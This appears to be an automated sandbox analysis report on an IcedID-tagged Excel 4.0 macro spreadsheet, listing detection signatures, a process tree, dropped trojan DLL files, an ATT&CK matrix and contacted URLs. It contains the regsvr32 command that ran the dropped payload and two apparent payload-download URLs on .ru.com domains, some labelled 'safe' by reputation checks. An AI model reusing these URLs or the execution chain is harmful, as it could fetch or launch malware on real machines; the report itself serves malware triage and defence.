ID: 384703
Sample Name: documents-1819557117.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:31:56
Date: 09/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report documents-1819557117.xlsm

Overview


General Information

Sample Name:	documents-1819557117.xlsm
Analysis ID:	384703
MD5:	4dd14d22cd0272..
SHA1:	abf7d941f4ebf94…
SHA256:	f06910daadc7c66..
Tags:	IcedID XLSM
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Office process drops PE file
- Dropped file seen in connection with…
- Drops PE files
- Drops PE files to the user directory

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5520 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 6436 cmdline: regsvr32 -s ..\ghnrope MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 6444 cmdline: regsvr32 -s MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 6456 cmdline: regsvr32 -s MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 6480 cmdline: regsvr32 -s MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 6500 cmdline: regsvr32 -s MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Boot Survival:


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remote Track D Without Authori
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remote Wipe D Without Authori
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backup

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 3	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
documents-1819557117.xlsm	11%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\0604[1].gif	12%	ReversingLabs	Win64.Trojan.Wacatac	
C:\Users\user\ghnrope2.dll	12%	ReversingLabs	Win64.Trojan.Wacatac	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://runolfsson-jayde07s.ru.com/ind.html	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://cremin-ian07u.ru.com/ind.html	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
runolfsson-jayde07s.ru.com	8.211.4.209	true	false		unknown
cremin-ian07u.ru.com	8.211.4.209	true	false		unknown
api.globalsign.cloud	104.18.25.243	true	false		unknown
cesiroinsurance.com	67.222.38.97	true	false		unknown
shalombaptistchapel.com	162.251.80.27	true	false		unknown
innermetransformation.com	173.201.252.173	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://runolfsson-jayde07s.ru.com/ind.html	false	• Avira URL Cloud: safe	unknown
http://cremin-ian07u.ru.com/ind.html	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://login.microsoftonline.com/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://shell.suite.office.com:1443	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://autodiscover-s.outlook.com/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://cdn.entity.	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://powerlift.acompli.net	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://cortana.ai	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cloudfiles.onenote.com/upload.aspx	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://api.aadrm.com/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://api.microsoftstream.com/api/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://cr.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://graph.ppe.windows.net	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://store.office.cn/addinstemplate	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://web.microsoftstream.com/video/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://graph.windows.net	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://dataservice.o365filtering.com/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://analysis.windows.net/powerbi/api	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
